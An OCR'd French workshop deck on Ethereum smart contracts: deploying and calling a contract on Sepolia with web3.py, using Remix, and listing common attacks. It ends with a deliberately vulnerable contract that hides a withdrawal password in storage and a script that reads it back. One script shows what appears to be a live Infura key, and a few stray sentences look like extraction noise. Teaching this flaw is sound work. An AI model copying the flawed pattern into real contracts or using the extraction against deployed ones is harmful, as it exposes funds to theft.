
Déploiement

Déploiement du contrat sur le réseau de test Sepolia

```python
import web3

w3 = web3.Web3(web3.Web3.HTTPProvider("https://sepolia.infura.io/v3/047                    :547"))

account = {
    "private_key": "                                                    ',
    "address": "0x8ffc65e3d5ED75De70F40982d6b495e4aeA93e06"
}

hello_contract = w3.eth.contract(abi=open('abi').read(), bytecode=open("bytecode").read())

construct_txn = hello_contract.constructor().build_transaction(
    {
        'from': account['address'],
        'nonce': w3.eth.get_transaction_count(account["address"]),
    }
)

tx_create = w3.eth.account.sign_transaction(construct_txn, account['private_key'])
tx_hash = w3.eth.send_raw_transaction(tx_create.rawTransaction)
tx_receipt = w3.eth.wait_for_transaction_receipt(tx_hash)

print(f'Contract deployed at address: { tx_receipt.contractAddress }')
```

```
λ 1 hackbox ~/projets/workshop/smartcontract/dev » python compile.py
Contract deployed at address: 0x9B4E2e1527E0F300631Ea6b2f0Be08A4F7D9c52B
```

Déploiement vérification



[This is a Sepolia **Testnet** transaction only]

Transaction Hash: 0xddba4e760c518ba5669de3ad95700a03b6aac0018cc6d6c55121b9914ca8f79e

Status: Success

Block: 3240481 9 Block Confirmations

Timestamp: 2 mins ago (Apr-06-2023 10:51:24 PM +UTC)

From: 0x8ffc65e3d5ED75De70F40982d6b495e4aeA93e06

To: [0x9b4e2e1527e0f300631ea6b2f0be08a4f7d9c52b Created]

Value: 0 ETH ($0.00)

Transaction Fee: 0.00020158500161268 ETH ($0.00)

Gas Price: 1.000000008 Gwei (0.000000001000000008 ETH)

Gas Limit & Usage by Txn: 201,585 | 201,585 (100%)

Gas Fees: Base: 0.000000007 Gwei | Max: 1.000000015 Gwei | Max Priority: 1.000000001 Gwei

Burnt & Txn Savings Fees: Burnt: 0.000000000001411095 ETH ($0.00) Txn Savings: 0.000000000001411095 ETH ($0.00)

Other Attributes: Txn Type: 2 (EIP-1559) Nonce: 0 Position In Block: 27

Input Data:

0x60806040523600080610100a81548173ffffffffffffffffffffffffffffffffffffffff021916908373ffffffffffffffffffffffffffffffffffffffff160217905550610246806100536000396000f3fe6080604052600436106100225760003560e01c80633d4b9943146100f5576100f0565b366100f057662386f26fc10000341015610003b57600080fd5b600080549061010a900473ffffffffffffffffffffffffffffffffffffffff1673ffffffffffffffffffffffffffffffffffffffff166108fc600234610082919061018356 5b9081150290604051600060405180830381858888f19350

Interactions


```python
import web3
from IPython import embed

w3 = web3.Web3(web3.Web3.HTTPProvider("https://sepolia.infura.io/v3/[redacted]47"

contract_addr = "0x9B4E2e1527E0F300631Ea6b2f0Be08A4F7D9c52B"
contract_abi = open('abi.json').read()

account = {
    "private_key": "[redacted]87",
    "address": "0x8ffc65e3d5ED75De70F40982d6b495e4aeA93e06"
}


hello_deployed = w3.eth.contract(address=contract_addr, abi=contract_abi)

print("contracts functions : " + str(hello_deployed.all_functions()))
print(f"balance before : {w3.eth.get_balance(contract_addr)}")

tx = w3.eth.account.sign_transaction({
        "to": contract_addr,
        "from": account['address'],
        "value": 100000000000000000,
        'nonce': w3.eth.get_transaction_count(account["address"]),
        'gas': 100000,
        'gasPrice' : w3.eth.gas_price
    },
    account["private_key"]
)

print(f"sending some ether from {account['address']}")

tx_hash = w3.eth.send_raw_transaction(tx.rawTransaction)
tx_receipt = w3.eth.wait_for_transaction_receipt(tx_hash)
print(tx_receipt.transactionHash.hex())
print()

print(f"balance after : {w3.eth.get_balance(contract_addr)}")

print('calling contract _last_tx functions :')
print(hello_deployed.functions._last_tx().call())
```


1. Chargement de l'ABI du contrat pour connaître les fonctions
2. Récupération de l'«objet » contrat en donnant son adresse
3. Récupération de son solde
4. Création d'une transaction envoyant 0.1 Ether
5. Signature et envoie de la tx sur le réseau
6. Consultation du solde à nouveau
7. Appel de la fonction _last_tx


```
λ hackbox ~/projets/workshop/smartcontract/dev » python interaction.py
contracts functions : [<Function _last_tx()>]
balance before : 1500000000000000000
sending some ether from 0x8ffc65e3d5ED75De70F40982d6b495e4aeA93e06
0x1972e6ff0a1e701409ab20e4ed3ce031cfb6cac581ced324468b86c76d46f9ad

balance after : 2000000000000000000
calling contract _last_tx functions :
0x8ffc65e3d5ED75De70F40982d6b495e4aeA93e06
λ hackbox ~/projets/workshop/smartcontract/dev » _
```


This is brilliant.
REMIX IDE
nombre de transactions
But I like this.

Création d'un contrat via Remix










Transfert d'Ether vers le contrat

contrat.send(0.01 ETH)



Confirmation





Consultation du solde du contrat

```
In [21]: import web3

In [22]: w3 = web3.Web3(web3.Web3.HTTPProvider(http_provider))

In [23]: contract = "0x1eAb5A1387831bbAEe44c6cefc1baBCD792FAbba"

In [24]: w3.eth.get_balance(contract)
Out[24]: 105000000000000000

In [25]: _
```

DEPLOY & RUN TRANSACTIONS

ENVIRONMENT

Remix VM (Merge)

VM

ACCOUNT

0x5B3...eddC4 (99.9949999999

GAS LIMIT

30000000

VALUE

0 Wei

CONTRACT (Compiled by Remix)

Hello - hello.sol

Deploy

Publish to IPFS

OR

At Address Load contract from Address

Transactions recorded 10

Deployed Contracts

HELLO AT 0XDDA...5482D (MEMORY)

Balance: 0 ETH

add_x 1337

_last_tx

counter

0: uint256: 0

Home hack.sol hello.sol

```sol
pragma solidity ^0.8.19;

contract Hello {

    address owner;
    address last_tx;
    uint public counter;

    constructor() payable {
        owner = msg.sender;
    }

    receive() external payable {
        require(msg.value >= 10000000000000000);
        payable(owner).transfer(msg.value / 2);
        last_tx = msg.sender;
    }

    function add_x(uint _to_add) public {
        counter += _to_add;
    }

    function _last_tx () public view returns (address) {
        return last_tx;
    }

}
```

Pas de transaction car modifie la mémoire pas le state

DEPLOY & RUN TRANSACTIONS

ENVIRONMENT

Remix VM (Merge)

VM

ACCOUNT

0x5B3...eddC4 (99.9949999999

GAS LIMIT

30000000

VALUE

0 Wei

CONTRACT (Compiled by Remix)

Hello - hello.sol

Deploy

Publish to IPFS

OR

At Address Load contract from Address

Transactions recorded 11

Deployed Contracts

HELLO AT 0XDDA...5482D (MEMORY)

Balance: 0 ETH

add_x 1337

_last_tx

counter

0: uint256: 1337

Security considerations

Principales attaques

Commun

- DoS (gaz limit et boucles infinies)
- Bugs logiques
- Secrets hardcodés
- Mauvaise visibilité
- Librairies malveillantes
- Aléatoire pas assez aléatoire

Corruption mémoire

- Integer over/under flow
- Unitialized storage / variables
- Array out-of-bound


Propre aux smart contracts

- Code reentrancy
- Exécution de code arbitraire
- Appels délégués non vérifiés
- Contrat sans code

Secrets publics

Création d'un contrat avec secret lors du déploiement

```solidity
pragma solidity ^0.8.19;

contract hardcore {

    string private harcoded_secret;
    address owner;

    constructor(string memory _harcoded_secret) payable {
        owner = msg.sender;
        harcoded_secret = _harcoded_secret;
    }

    function get_eth(address payable _to, bytes memory secret) public {
        require(_to == owner || keccak256(secret) == keccak256(bytes(harcoded_secret)));
        _to.transfer(address(this).balance);
    }
}
```



Secrets publics

Récupération de l'index 0 du storage du contrat (256 bits)

```python
import web3
from solcx import compile_standard
from IPython import embed

http_provider = 'https://sepolia.infura.io/v3/047cc4e06a744c9c896c5ea9cdfce547'
w3 = web3.Web3(web3.Web3.HTTPProvider(http_provider))

contract_addr = "0xBc42543CA1d8212F5E92DE39250CfD894E7f7f20"
print(w3.eth.get_storage_at(contract_addr, 0).decode())
```

